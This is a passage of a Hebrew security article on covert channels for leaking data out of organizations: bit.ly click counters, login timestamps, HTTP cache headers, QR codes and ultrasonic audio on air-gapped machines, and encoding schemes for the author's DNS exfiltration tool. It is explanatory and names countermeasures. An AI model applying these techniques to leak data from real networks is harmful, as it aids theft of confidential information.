ברגע יצירת קישור, bit.ly מספקת פאנל שמראה את כמות הכניסות לקישור המקוצר (Total Clicks), החלוקה של כמות הכניסות לפי ימים, השיטות השונות שבהם ניגשו לקישור (מבוסס על document.referrer) והמיקומים מהם ניגשו (כנראה מבוסס על שירות GeoIP). שירותים שונים ישמרו ויציגו את המידע בצורה שונה, אך הנתונים הללו נפוצים במרביתם.


מבחינת השולח, על מנת להעביר לתוקף את הביט '1', עליו לגשת לקישור המקוצר (וכך להעלות את המונה של כמות הכניסות ב-1). אם השולח רוצה להעביר את הביט '0', הוא לא עושה כלום.

על מנת לשלוח את רצף הביטים '1011', התקשורת של השולח תיראה בערך כך (מונה הכניסות מתחיל מערך 0):



התוקף, מבחינתו, בודק במרווחים קבועים של זמן את כמות הכניסות (בדוגמה למעלה - כל שתי שניות). אם ערך המונה עלה ב-1, אז התוקף מסמן את הביט '1'. אם ערך המונה לא השתנה לאורך חלון הזמן המוקצב, השולח לא ביצע בקשה לשרת ולכן התוקף מסמן את הביט '0'.

ניתן לטעון כי השיטה הזו ממלאת את דיברות 1-9, ושהשימוש בשירות מוכר ונפוץ בהחלט מועילה בבדיקות הלגיטימציה שמפעילות מערכות ההגנה הארגוניות (דירוג Alexa, IP Reputation וכו'). אולם, לשיטה יש מספר חסרונות ברורים. בדומה לשיטה הקודמת, השיטה הזו מסתמכת על כך שאף אחד לא ייכנס לקישור הזה מלבד הצדדים המתקשרים. בנוסף, קל מאוד עבור ארגון פשוט לחסום את כל הבקשות היוצאות ל-bit.ly וכך להרוס את הערוץ הסמוי (דיבר #10). לבסוף, ניתן לעקוף את המונה של מקצר הלינקים על ידי הוספת הסימן '+' בסוף הקישור, לקבלת האתר הבא:




הכניסה לקישור הזה חושפת את הקישור הארוך אליו המערכת מעבירה, וגם לא נספרת במונה כלל. ניתן ליישם מערכת שעבור כל בקשה שיוצאת ל-bit.ly, המערכת תיכנס לקישור (עם האות '+'), תחלץ את

הקישור הארוך ותחזיר אותו יחד עם תגובת HTTP 301 שתעביר את המשתמש לדף המיועד ללא ספירה במונה (וכך תהרוס את הערוץ הסמוי מבלי לפגוע בתפקוד של האתר).

ערוץ סמוי מבוסס תזמון - שימוש במונה/סופר - זמן התחברות אחרון לאתר

הרבה מערכות מייל ורשתות חברתיות מציגות "זמן התחברות אחרון" כאשר משתמש מתחבר בהצלחה לשירות. התכונה הזו יכולה לשמש בתור ערוץ סמוי, כאשר השולח יכול להתחבר ולהתנתק בזמנים אסטרטגיים, והתוקף יכול לקרוא את הזמנים הללו ולפענח את המידע. לשם כך, השולח והמקבל צריכים לשתף ביניהם את נתוני ההתחברות (לרוב שם משתמש וסיסמא) מבעוד מועד.



[גוגל ו-WhatsApp: רשימת מכשירים שמחוברים כעת ושהיו מחוברים בעבר]

בדומה לשיטות האחרות שמבוססות על תזמון, על מנת להעביר את הביט '1', השולח מתחבר למשתמש בזמן מסוים ועל מנת להעביר '0' הוא לא עושה כלום. התוקף, ממכשיר אחר, בודק את שעת ההתחברות האחרונה לאתר ומקבל את הביטים מתוך הרשת הארגונית.

השיטה הזאת היא קצת בעייתית, וזאת מכמה סיבות:

1. יש **מגבלה לכמות המשתמשים** שיכולים להיות לאדם בודד לאתר יחיד מבלי להעלות חשד (lack of scale)
2. **מפר את דיבר #3**, שכן זה עלול להיות קשה להסביר למה אדם מתחבר למשתמש בתדירות כה גבוהה מבלי לעשות הרבה.
3. ישנם אתרים כמו Gmail **שמציגים גם את כתובת ה-IP** של כל המכשירים המחוברים ושהתחברו בעבר (וכך גם את כתובת ה-IP של המכשיר של התוקף מהצד השני וזה עלול לחשוף אותו).
4. ברשת ארגונית סגורה **לא אמורים לגשת לרשתות חברתיות** או תוכנות מייל, ולכן ניתן לחסום אותם לחלוטין (דיבר #10).

ערוץ סמוי מבוסס אחסון - התעסקות עם מטמון


זיכרון מטמון מסייע לתוכנות ולשרתים מלחזור על אותו דבר פעמים רבות בטווח זמן קצר, ובצדק - זה היה אלברט איינשטיין שאמר פעם שההגדרה לאי שפיות היא לעשות את אותו הדבר שוב ושוב ולצפות לתוצאות שונות, ומחשבים אמורים להיות שפויים. אם מספר משתמשים זקוקים לאותו דף אינטרנט, אין סיבה שהשרת ייגש למסד נתונים, יבצע בו שאילתת חיפוש, יוציא את המידע, יעבד אותו, יציב אותו במעבד תבניות HTML ואז יחזור על התהליך כל פעם מחדש. לכן, פרוטוקול HTTP מגדיר מנגנון מטמון שניתן ליישם בשרת ובלקוח, שמטרתו להימנע ממצב שבו הדפדפן יציג מידע שאינו עדכני אך לא יטריח את השרת יותר מכפי שצריך.

השיטה הזאת מנצלת את היכולת של מנגנוני מטמון שונים "להדליף" את הזמן המדויק שבו אובייקט נכנס למטמון מלכתחילה (זמן יצירה/שמירה). לדוגמא, ברגע טעינת דף אינטרנט אשר ניגשו אליו בעבר (בחלק מן השרתים), השרת יכול להגיב עם התגובה הבאה:

```
HTTP/1.1 200 OK
Date: Mon, 19 Jul 2021 00:39:40 GMT
Cache-Control: max-age=300, public
Age: 50
...
```

Date הוא תאריך הבקשה הנוכחי (הזמן הנוכחי לפי השרת), ו-Age מוגדר לפי כמות השניות מהרגע שהדף נכנס למטמון לראשונה. ב-Cache-Control ניתן לראות מידע רלוונטי נוסף - זמן המחייה המקסימלי של הדף במטמון הוא 300 שניות. כלומר - עד שהערך של Age יגיע ל-max-age (לפי התמונה: נשארו לו 4 דק' ו-10 שניות), אם הלקוח יבקש את אותה בקשה שנית, הוא יקבל בדיוק את אותה תגובה מצד השרת (או יקבל קוד 304 Not Modified).

בתום 5 הדק' הללו, פג תוקפה של התגובה, והיא נמחקת מזיכרון המטמון. המשתמש הבא שיבקש את אותה בקשה יצטרך לחכות קצת יותר זמן לתגובה כי השרת יצטרך לגשת שנית למסד הנתונים, לבצע את השאילתה, וכו'.



ניתן להבדיל בין שני מצבים של אתר מסוים - "מוטמן בשרת" או "לא מוטמן בשרת עדיין" ולשולח יש יכולת לשלוט בכך. נוכל להרכיב מזה ערוץ סמוי. ראשית, על שני הצדדים להסכים על כתובת URL משותפת.

השולח יכול לשלוט במצבי המטמון המתוארים באמצעות ביצוע בקשות HTTP - אם הוא מעוניין לשלוח את הביט '1', יהיה עליו לבצע בקשת HTTP אל הדף (השרת עובר למצב "מוטמן בשרת" למשך 5 דק') ואם הוא מעוניין לשלוח את הביט '0', הוא לא צריך לעשות כלום.

המקבל נכנס לאתר בזמנים קבועים, ובודק את הערך של Age. אם הדף שהוא קיבל מהשרת הגיע מהמטמון (Age > 0), אז זה אומר שהשולח נכנס לדף הזה בעבר (בהנחה שאף משתמש אחר ניגש לדף הזה מלבד השולח והמקבל), והוא מסמן שהוא קיבל '1'. אחרת, השולח לא נכנס בזמן הזה אל הדף, והוא מסמן שהוא קיבל '0'.

שיטות שעובדות עם מטמון (ובעיקר מטמון של צד שלישי) הן מושלמות עבור השימוש שלנו כי הן לא מכילות תקשורת ישירה בין התוקף לבין המחשב הארגוני. הרעיון המרכזי מאחוריהן הוא שהשולח "משנה מצב באופן זמני" בשרת צד-שלישי (במקרה הזה - מטמון) ולכן השיטה נחשבת ל-"מבוססת אחסון" למרות שתזמון גם הוא קריטי פה.


הרחבה: בשנת 2014, Denis Kolegov ושות' מאוניברסיטת מינסק שברוסיה כתבו מאמר (ברוסית בלבד) על שימוש במטמון בתור ערוץ סמוי. המאמר שם דגש על כותרות Last-Modified ועל ETag בתור שני ערוצים סמויים פוטנציאלים. כותרת ETag היא חלק ממנגנון לאימות מידע שנמצא במטמון - כשמידע מגיע מהשרת, הוא יכול לחזור עם ערך ETag (גיבוב כלשהו) אותו הלקוח שומר.

להבא, כשהלקוח רוצה לקלוט את אותו URL, הוא יכול לקבוע אם הקובץ הנוכחי שיש לו במטמון עדיין טרי (בעזרת כותרות Cache-Control ו-Expire). אם הקובץ טרי, הלקוח יטען את המידע ששמור לו במטמון. אם הקובץ אינו טרי, הלקוח יכול לשלוח לשרת בקשה שמכילה את כותרת If-None-Match.

הכותרת הזו אומרת לשרת לעשות אחד משני דברים - אם יש גרסה חדשה יותר לקובץ (אם ה-ETag של הכותרת בתגובה לא תואמת לבקשה) אז השרת יחזיר את הקובץ החדש, וה-ETag המתאים לו. אם אין גרסה חדשה יותר לקובץ, יוחזר HTTP 304 Not Modified. המנגנון הזה בהחלט מכיל את המאפיינים שאנו מחפשים בשביל ערוץ סמוי.

ערוץ סמוי פיזי - קוד QR ומחשבי Air-Gap

כיום, לכל אחד מאיתנו יש מצלמות איכותיות בכיס הקטן. מכשירי הטלפון האישיים שלנו יכולים לסייע בביצוע זליגת מידע באמצעות כלים כמו אנטנות Wi-Fi, מצלמה (או כיום - מצלמות) ומיקרופונים.



[Source: @rohane via Twenty20]

הדוגמא הכי פשוטה להוצאת מידע ממחשב פיזי היא צילום פיזי של המסך שמציג מידע רגיש. כמובן, ששחזור של מידע כזה יכול להיות קצת (מאוד!) מתיש, והיא לא תעבוד היטב עם מידע שהוא לא טקסט (כמו מידע בינארי) אבל זה אפשרי ביותר. בשנת 2019, ד"ר מרדכי גורי מאוניברסיטת בן גוריון כתב מאמר ובו תיאר איך ניתן להשתמש בקודי QR על מנת לייעל את הליך השחזור, ולקלוט גם מידע בינארי.

32 בתים

96 בתים

480 בתים

קוד QR (לפי סטנדרט ISO/IEC 18004:2015) יכול להכיל עד 2,953 אותיות (כל אות היא 8 סיביות). אם תשתמשו רק באותיות אלפאנומריות (0-9, A-Z רק אותיות גדולות, ועוד סימנים) אז תוכלו לשמור עד 4,296 אותיות (5.5 סיביות לכל אות). ככל שיותר מידע נמצא בקוד QR בודד, תהיה צורך ברזולוציה טובה יותר למצלמה, או שגודל התמונה המוצג יצטרך להיות גדול יותר על מנת שמידע לא ילך לאיבוד. הסטנדרט מכיל גם כלים לתיקון קוד, ומאפשר לשחזר חלק מהמידע אם נאבד. אלגוריתם Reed-Solomon הוא אלגוריתם לתיקון קוד שנמצא בשימוש בקודי QR (וגם בדיסקים, WiMax, בהעברת תמונות במשימות Voyger של נאסא, ובחלק ממערכות RAID - באמת כמעט בכל מדיום פיזי שעוסק במידע).

באלגוריתם מוגדרות ארבע רמות של תיקון קוד: רמה L (7% מהמידע יכול להיות משוחזר), רמה M (15%), רמה Q (25%) ורמה H (30%). יצא לי לראות קודי QR שחלקם קרועים ובכל זאת הצליחו לפענח מהם בהצלחה את המידע. לאלגוריתם יש רק קאץ' אחד - אם אתם מעוניינים ברמות שחזור גבוהות, כל קוד QR יצטרך להכיל הרבה פחות מידע. כרגיל - האיזון בין אמינות העברת המידע לקיבולת שלו.

במאמר, ד"ר גורי מציג יותר משימוש פשוט לקודי QR. הוא הציע שתי שיטות להצגת הקוד על המחשב הארגוני בצורה שתהיה קשה להבחנה לעין אנושית. שיטה אחת היא הטמעת התמונה בסגנון "בהיר-על-לבן" או "כהה-על-שחור" כך עין אנושית תחווה קושי לקלוט את ההבדל בין הגוונים. השיטה השנייה היא שימוש בריצוד בקצב גבוה יותר משהמוח שלנו מסוגל לקלוט (לפי חוק בלונך). בניסוי של 40 משתתפים, גורי הציג מספר תמונות גם בסגנון "בהיר-על-לבן" וגם בסגנון "כהה-על-שחור". כל תמונה נבדקה כשהיא סטטית, מרצדת 60 פעמים בשנייה, ומרצדת 30 פעמים בשנייה. רק 2.5% מהאנשים הצליחו לזהות את התמונות הסטטיות.

באופן דומה, ניתן לאפנן את המידע לאודיו ולהשתמש ברמקולים של המחשב על מנת לשדר אותו (ובמיקרופון של הטלפון כדי לקלוט אותו). ד"ר מרדכי גורי כתב מאמר בשנת 2018 שמשתמש באפנון משנה-תדרים (Audio Frequency Shifting Keying) על מנת לקודד מידע אל תדרים אולטרה-סוניים (KHz18 עד KHz24) ולשדר אותם דרך רמקולים של מחשב.

נקודת מבטו של התוקף

[מקור: *Team Fortress 2*]

מהפרספקטיבה של התוקף, נסתכל על מערכת בסיסית שבניתי שמוציאה מידע באמצעות פרוטוקול DNS. נעבור על כל התהליך, מהחקירה של הפרוטוקול והגדרת שיטת קידוד המידע ועד לשימוש בערוץ סמוי הנכון. לפני כמה חודשים נתקלתי בעבודה שלי במספר עצום של בקשות DNS שנראו לא הגיוניות. מחקירה שעשיתי, מצאתי את הכלי קוד-פתוח שהשתמשו בו התוקפים, ואף הצלחתי לפענח את הנתונים שהועברו (כי התוקפים לא שינו הרבה מהגדרות ברירת המחדל). חשבתי לעצמי שזה אבסורד שהיה לי כל כך קל להבין את התוכן שהועבר בתווך, וכך עלה הרעיון - מערכת מודולרית שנותנת למשתמש שליטה טוטאלית על ביצוע Data Exfiltration באמצעות DNS. כך, כל משתמש יכול בקלות ליצור פורמט משלו לקידוד דומיינים, אפילו מבלי לדעת לכתוב קוד. למרבה הצער, עד למועד הגשת הכתבה לא הספקתי לסיים את כל המערכת (ונאלצתי לכתוב כלי CLI פשוט שיודע לנצל את הפיצ'רים שהספקתי לכתוב עד כה). למרות שאני לא מבטיח, ייתכן שבעתיד אני אסיים את הפיתוח, ואעלה אותו. את הקוד לכלי שבניתי (ושנדבר עליו) ניתן למצוא בעמוד הגיטהאב שלי.

מה זה Domain Name System?

אם הייתי צריך לסכם את המהות של מערכת DNS בשבע שורות - מערכת DNS היא מערכת מבוזרת והיררכית של מחשבים, שתפקידם הקולקטיבי הוא לעקוב, לשלוט ולהגדיר שמות לכתובות אינטרנט (הידועות בתור כתובות דומיין). אנחנו, הצרכנים, זקוקים למערכות DNS כדי שנוכל להמיר כתובות רשת (כמו "example.com") לכתובות IP (כמו "93.184.216.34"). כך, לא נצטרך לשנן כתובות IP לכל אתר שנרצה להיכנס אליו. בתי עסק צריכים להגדיר כתובות דומיין כחלק מהמיתוג שלהם (כי אי אפשר לשים על שלטי חוצות "לעוד מידע: גשו לאתר שלנו 93.184.216.34"). מפתחי שירותים דיגיטליים זקוקים למערכות DNS בשביל לבצע איזון עומסים בין מספר שרתים.

פרוטוקול ה-DNS נמצא עימנו מאז שנות השמונים המוקדמות והינו אחת מאבני הבניין של האינטרנט. ההצעה המקורית לפרוטוקול נכתבה ע"י Paul Mockapetris בשנת 1983, והוגדרה במספר מסמכי RFC (26 מסמכים שונים ליתר דיוק, לאורך 33 שנים). המערכת עברה שינויים רבים, כאשר בראש מעייניו של "כוח המשימה ההנדסי של האינטרנט (IETF)" שלושה דברים - מהירות, יעילות ותאימות לאחור.

כל מסמך שנכתב הוסיף נדבך למערכת, ועשה שינויים הדרגתיים מאוד, כך שמרבית המכשירים והחברות יכלו להסתגל ולהתאים את עצמן לאורך זמן.

יש סרטון נהדר של "DNS Made Easy Videos" שמסביר ב-6 דק' (ו-2 שניות) את כל התהליך המורכב של איך עובד פרוטוקול DNS, מהבקשה של המחשב ועד לקבלת תשובה משרת DNS:

DNS Explained | DNS Made Easy Videos


החלק החשוב בפרוטוקול שמעניין אותנו הוא תפקידו של ה-"NameServer". מדובר בשרת DNS שאחראי על אזור מסוים (Zone), ובאותו אזור הוא הסכמות הבלתי-מעורערת לתת תשובות נכונות ואמיתיות לבקשות של לקוחות (תשובות סמכותיות - authoritative answers). לדוגמה, שרת ה-DNS שמחזיק בתוכו את כל הדומיינים שאחראיים על ".com" - הוא שרת סמכותי שאחראי על כל דומיין שנגמר ב-".com".

כל תשובה שהוא יחזיר היא תשובה אמיתית ונכונה, לכל הדעות. דוגמה נוספת, שרת DNS שמוגדר כשרת NS (קיצור של Nameserver) של "google.com" אחראי על כל בקשה שקשורה לדומיין המתואר (google.com). גישה ל-"maps.google.com", למשל, תעבור גם דרך השרת האחראי על כל כתובות ".com" וגם דרך השרת של "google.com" על מנת לקבל כתובת IP מדויקת. בעיקרון, כל אחד יכול לקנות כתובת דומיין, להגדיר לה כתובת לשרת DNS שישמש בתור Nameserver ויכול לשלוט בכל תת-דומיין שמגיע לכיוונו. השימוש ב-NS מסייע לנו גם להגדיר תתי-דומיין דינאמיים, שניתן לקלוט ולעבד.

כתובות דומיין

דומיין (שם מתחם) הוא שם ייחודי של אתר ברשת האינטרנט, שמבדיל אותו משאר האתרים הנמצאים ברשת. מערכת הדומיינים עוזרת לנו להתמצא ולדעת לאיזה שרת DNS לגשת בשביל לקבל את המידע שאנחנו צריכים - מעין מפת דרך למידע שאנחנו מחפשים.

לשם המתחם מבנה הירארכי ושיטתי. בעל דומיין יכול להשתמש בדומיין שלו ובכל הדומיינים הכפופים לו (הידועים כ-Subdomains), או להעביר את השליטה בכולם או בחלקם לאחרים. למשל, בעל השליטה שאחראי על המתחם ".net" מאפשר לכל אחד לרשום שם תחום הכפוף לו, למשל cloudfront.net, ובעל השליטה בשם התחום המשני cloudfront.net יכול להשתמש בו ובשמות התחום הכפופים לו, או לאפשר לאחרים להשתמש בהם (וזה גם מה שהוא עושה).



[מקור: How DNS Works | ITGeared.com]


דומיין מורכב ממחרוזות במספר רמות, המופרדות בנקודות, המציינות דרגת כלליות הולכת ופוחתת. רמת המתחם העליונה או הסיומת (הרמה הימנית ביותר - המכונה TLD - Top Level Domain) היא הרמה הכללית ביותר. במקרה של הדוגמה למעלה, il מסמן את ישראל.

רמת המתחם השנייה (מימין) מציינת כי מדובר בחברה מסחרית (co.). לבסוף, שם הדומיין עוזר לנו לדעת לאיזה חברה מסחרית ישראלית מתכוונים: Digital Whisper:

Internationalized Domain Name - IDN הוא שם דומיין (שם מתחם) בשפה שונה מאנגלית (וכך מאפשר את קיומם של אתרים כמו "חרוז.com"). פיתוח הטכנולוגיה של ה-IDNs החל בשנת 1998 באוניברסיטה של סינגפור. הקידוד שהוסכם כסטנדרט עבור IDNs על ידי ארגון ה-IETF הוא ה-Punycode.


השימוש ב-IDNs תופס את מקומו כשירות נדרש עם העמקת אחוז החדירה של האינטרנט במדינות ששפתם המקומית שונה מאנגלית, והשפה נכתבת בהן היא באותיות שאינן לטיניות ביסודם.

שמות דומיין בפורמט Punycode גם מתורגמים ל-ASCII בסוף (לצורך תאימות מקסימלית לאחור) וניתן לזהות אותם לפי התחילית "xn--".



[מקור: What is Punycode? Definition and Explanation - Seobility Wiki]

לפי "Rfc 1035: Domain Names - Implementation And Specification", סעיף 2.3.4 מגדיר מספר הגבלות:



2.3.4. Size limits

Various objects and parameters in the DNS have size limits. They are listed below. Some could be easily changed, others are more fundamental.

labels	63 octets or less
names	255 octets or less
TTL	positive values of a signed 32 bit number.

- **אורכו של label בודד בדומיין** - אורך מידע מקודד בודד (המידע שנמצא בין שתי נקודות - ".XXXX.") לא יעלה על 63 תווים באורכו.
- **אורכו המקסימלי של כל הדומיין** - אורך המידע הכולל לא יעלה מעל 253 תווים.
- **גודל חבילת UDP מפרוטוקול DNS** (גם מ-RFC 1035) - גודלה של הודעת UDP לא תהיה גדולה מ-512 בתים. במידה ותחרוג מהגודל, ההודעה תיאלץ לעבור דרך פרוטוקול TCP.
- **הגבלות על האותיות** - הדומיין עצמו יכלול רק אותיות באנגלית וספרות (A-Za-z0-9), כאשר האות היחידה המותרת מלבדם היא מקף (-) וגם אות זו אינה יכולה להופיע פעמיים ברצף (--) במקום השלישי והרביעי (שמור ל-Punycode), בתחילת דומיין (לדוג' -google.com) או בסופו (לדוג' google-com.). גרסה מוקדמת יותר של התקנה, RFC 952, לא אישרה שדומיין גם יתחיל ויסתיים בספרות, אך זה השתנה ב-RFC 1123 (עוקבים עדיין?).


הגדרת המידע המועבר

השלב הראשון בבניית שיטה משלנו להעברת מידע דרך DNS היא אפיון המידע שנרצה להעביר. כמובן, שההגבלות המתוארות מעלה הן מאוד נוקשות. נצטרך להתמודד עם כל הגבלה בנפרד, תוך שמירה על היכולת לקודד ולהעביר עם השיטה שלנו כל מידע בינארי.

הבעיה: מוגבל רק לאותיות A-Z, 0-9 ומקף | הפתרון: קידוד מידע בבסיס אחר

הבעיה הראשונה שנרצה להתמודד איתה היא בעיית האותיות שניתן להשתמש בהן (או יותר נכון, האותיות שאנחנו לא יכולים להשתמש בהן). על מנת להעביר כל סוג של מידע, נצטרך מערכת שתקודד כל מידע בינארי לאותיות שניתן להתמודד איתן. נוכל ליצור מערכת קידוד שתעשה זאת, אך עדיין יש בעיה עם המקף - יש יותר מדי הגבלות מסביב לאות הזאת, וייתכן שנעבור על ההגבלות הספציפיות

אליה. לכן, לקחתי את ההחלטה לוותר על המקף, ולעבוד רק עם (26) אותיות A-Z גדולות, (26) אותיות a-z קטנות ו-(10) ספרות 0-9 (סה"כ - 62 אותיות):



0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P	Q	R

18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35
S	T	U	V	W	X	Y	Z	a	b	c	d	e	f	g	h	i	j

36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53
k	l	m	n	o	p	q	r	s	t	u	v	w	x	y	z	0	1

54	55	56	57	58	59	60	61
2	3	4	5	6	7	8	9


על כן, השתמשתי בקידוד Base62, המנצל את כל האותיות המותרות בכתובת דומיין (למעט המקף). זה פותר את הבעיה המתוארת, ומאפשר לנו להעביר כל סוג של מידע שיעבור את הליך הקידוד המתואר. עם זאת, חיסרון משמעותי קיים בקידוד הזה - **הוא מגדיל את אורך המידע ב-34%**. כלומר, על מנת לייצג 100 בתים בשיטת הקידוד, נצטרך 134 תווים. ניתן לחשב את היחס בין אורך המידע המקודד לאורך המידע הגולמי לפי היחס בין ערכי ה-ln של הבסיסים שלהם. יחידת הבסיס של בית הוא 256 (כי לכל בית יש 256 אפשרויות: מ-0x00 עד 0xFF), ויחידת הבסיס בקידוד החדש הוא 62 (כי לכל אות יש רק 62 אפשרויות):

$$\frac{\ln(256)}{\ln(62)} \cdot 100\% = 134.3\%$$

הבעיה: למה לפעמים זה עובד ולפעמים לא?

השימוש בקידוד הזה עובד היטב עם nslookup במערכות Windows ועם dig במערכות לינוקס. גם ping (בשתי מערכות ההפעלה) הצליח להוציא בקשות DNS לכתובות הדרושות. עם זאת, הופתעתי לגלות שהם אינם ממלאים דרישה שקיימת בתוך אחד ממסמכי ה-RFC (וחוזרת על עצמה מספר פעמים).

מתוך "RFC4343: DNS Case Insensitivity Clarification":



3. Name Lookup, Label Types, and CLASS

According to the original DNS design decision, comparisons on name lookup for DNS queries should be case insensitive [STD13]. That is to say, a lookup string octet with a value in the inclusive range from 0x41 to 0x5A, the uppercase ASCII letters, MUST match the identical value and also match the corresponding value in the inclusive range from 0x61 to 0x7A, the lowercase ASCII letters. A lookup string octet with a lowercase ASCII letter value MUST similarly match the identical value and also match the corresponding value in the uppercase ASCII letter range.

בהגדרה, לא אמור להיות הבדל בין "Google.com", "google.com", "GooGlE.coM" ודומים לו. הסיבה ההגיונית לכך היא כי פרוטוקול DNS אמור להיות Case-insensitive ולא מושפע מאותיות גדולות או קטנות. **RFC4343 דורש לבצע הליך של "נורמליזציה" - המרת כל הדומיין ל-lowercase** (אותיות גדולות הופכות לקטנות, וספרות נשארות ללא שינוי). התוכנות הללו אמנם לא מבצעות את הנורמליזציה, אבל יש סיכוי גבוה מאוד שברשת ארגונית שמוגדרת היטב כן יתבצע הליך כזה. על כן, נצטרך להגדיר מחדש את הקידוד שלנו, בצורה שתעבור את המערכת הזו.

ניצור את הקידוד מחדש. כעת, הקידוד יצטרך להיות מורכב מ-(26) אותיות a-z קטנות ו-(10) ספרות 0-9 (סה"כ - 36 אותיות):

0	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17
a	b	c	d	e	f	g	h	i	j	k	l	m	n	o	p	q	r

18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35
s	t	u	v	w	x	y	z	1	2	3	4	5	6	7	8	9	0

עם ויתור על 26 אותיות, נקבל את שיטת הקידוד החדשה שלנו - Base36, אשר מנצלת את כל האותיות המותרות בכתובת דומיין (חוץ ממקף), ושתעבור מערכות שעושות נורמליזציה לדומיין. לעומת שיטת הקידוד הקודמת, מדובר בגדילה ב-15% באורך המידע, **וגדילה ב-60% לעומת המידע הבינארי המקורי**.

היכולת להגדיר בעצמנו את שיטת הקידוד חשובה לי מאוד בפרויקט הזה, ועל כן כתבתי בספרייה מחלקה בשם "Alphabet" שנותנת למשתמש שליטה מלאה על יצירת כל קידוד, בכל בסיס ובכל אורך. בתוך הכלי שלי, DNSExfil, משתמש יכול להגדיר אילו אותיות הוא רוצה בשיטת הקידוד שלו ובאיזה סדר (עם אפשרות לאקראיות). כך, יהיה ניתן לעבוד גם עם קידוד Base62 שתואר למעלה (עבור אלו שיעבדו עם nslookup או dig), גם עם קידוד Base36 (עבור אלו שמתמודדים עם מערכות שמבצעות נורמליזציה) וגם

עם כל קידוד אחר שתרצו (כולל שינוי סדר האותיות באופן אקראי). המערכת מכילה אמצעי הגנה שיודעים להתריע משתמשים שינסו להשתמש בקידוד לא תקין (כמו להשתמש באותה אות פעמיים).

בונוס: קידוד Base58 ו-Base32 - מעתיקים מ-Bitcoin

לפני זמן מה יצא לי להתבונן בקוד מקור של פרויקט שכתבו קבוצת א.נשים שנקראים Satoshi Nakamoto בשנת 2009 - אני מתכוון, כמובן, לקוד המקור של המטבע המבוזר ביטקוין. בקובץ ספציפי (base58.h) ניתן למצוא הערה שמסבירה למה הם החליטו להשתמש בקידוד Base58 במקום בקידוד Base64 הידוע, שקיבל את השם "ASCII Armor" בגלל היכולות האידיאליות שלו לקודד כל מידע בינארי והשימוש הנרחב בו:

```
// Copyright (c) 2009-2010 Satoshi Nakamoto
// Copyright (c) 2009-2020 The Bitcoin Core developers
// Distributed under the MIT software license, see the accompanying
// file COPYING or http://www.opensource.org/licenses/mit-license.php.

/**
 * Why base-58 instead of standard base-64 encoding?
 * - Don't want 0OIl characters that look the same in some fonts and
 *      could be used to create visually identical looking data.
 * - A string with non-alphanumeric characters is not as easily accepted as input.
 * - E-mail usually won't line-break if there's no punctuation to break at.
 * - Double-clicking selects the whole string as one word if it's all alphanumeric.
 */
```

הם העלו מספר טענות הגיוניות למה שימוש ב-Base58 הוא טוב יותר (בשביל ביטקוין):

- **נוחות ויזואלית** - משתמשים יכולים להעביר מטבעות ביטקוין זה לזה באמצעות שימוש בארנקי ביטקוין (שהכתובת שלהם מקודדות ב-Base58 באורך 26-35 אותיות), וכתובת הארנק עצמה יכולה לעבור בין הצדדים באמצעים דיגיטליים ופיזיים כאחד. אם אליס רוצה שבוב יעביר לה 100$ בביטקוין, היא יכולה לשלוח לו את כתובת הארנק שלה באמצעות מייל, הודעות וואטצאפ, או בדף מודפס (או לכתוב בכתב ידה). בחלק מן הפונטים (כמו הפונט Arial הנפוץ שאיתו כתוב המאמר הזה) יהיה קשה מאוד להבדיל בין 'l', 'I', '0', ו-'O'. לכן, קידוד Base58 אינו משתמש כלל באותיות הללו, וכך חוסך את הבלבול הנפוץ (זה די חכם למען האמת). וזה לא רק אצל Arial - **פונטים מסוג סנס-סריף יכולים להיות מאוד מבלבלים ויזואלית** כי השימוש בהם בנוי על היכולת המוחית שלנו לזהות מילים שלמות (במקום בליל אותיות ארוך כמו ארנקי ביטקוין). זאת גם אחת הסיבות למה מתכנתים לא משתמשים בפונטים סנס-סריף, כי קוד לא חייב להיות הגיוני במבנה המילולי שלו, ולא חייב להיות משהו שאנחנו קוראים במקשה אחת, אלא אות-אחר-אות (כדי לזהות שגיאות כתיב טוב יותר).
- **אותיות שהן לא אלפאנומריות = פיכסה!** - בנוסף לאותיות A-Z גדולות וקטנות, קידוד Base64 מכיל גם את '+', '\' ואת '=', שיכולים להיות בעייתיים. זה לא פשוט לבצע בדיקת קלט לאותיות הללו. באתר Blockchain.com, ניתן לראות את המידע על כל כתובת ביטקוין באמצעות הכנסתה לקישור בצורה הבאה:

https://www.blockchain.com/btc/address/bc1qhnamcqlpavq46fl69kc6pawpls85xy6xwm3xyq

אם כתובות ביטקוין היו מערבות את האות \, הקישור הזה לא היה מזדהה באותה דרך (כי \ משמש להפריד בין שני חלקים שונים ב-URL). זה היה הופך לקשה משמעותית להוציא לפועל מערכת קישורים דינאמית כזאת. עקרון KISS הוא פשוט: "Keep it Stupid Simple!" וזה בדיוק מה שעשו בהליך החשיבה מאחורי כתובות הארנק - להיפטר מכל אות שעלולה להיות בעייתית, להיצמד לדברים הפשוטים שעובדים (אותיות ומספרים בלבד).

- **לחיצה כפולה עם העכבר צריכה לסמן הכל** - אנשים בעולם מתחלקים לשלוש: אלו שמסמנים טקסט על ידי החזקת הכפתור השמאלי וגרירת העכבר (אוי ווי זמיר!), אלו שלוחצים דאבל-קליק כדי לסמן חלק מהטקסט (אוקיי) ואלו שמשתמשים ב-Shift ו-Ctrl עם מקשי המקלדת כדי לסמן כל טקסט (super-ultra-meta-pro). כשזה מגיע להעברת כספים, היוצרים של ביטקוין רוצים לוודא שנעתיק את כל כתובת הארנק. זו לא בעיה לסוג הראשון של האנשים (שלוקח להם משמעותית הרבה זמן, או כנראה מעתיקים גם את ירידת השורה או הרווח בסוף), ולא בעיה לסוג האחרון של האנשים (שבאופן כירורגי מסמנים טקסט עם Shift). אולם, זאת כן בעיה לסוג האמצעי של האנשים - דאבל-קליק על טקסט מסמן מילה אחת (כלומר, הוא מחפש לשני הצדדים רווחים או תווים שאינם אותיות או מספרים ומסמן עד אליהם). אם כתובות ביטקוין היו מכילות סימני פיסוק, דאבל-קליק עם העכבר לא הייתה מסמנת את כל הכתובת אלא רק עד לסימן המיוחד (שאם היה מדובר ב-Base64 היה '+', '\' או '=').
  אז הפתרון המתבקש - לוותר על הסימנים המיוחדים.

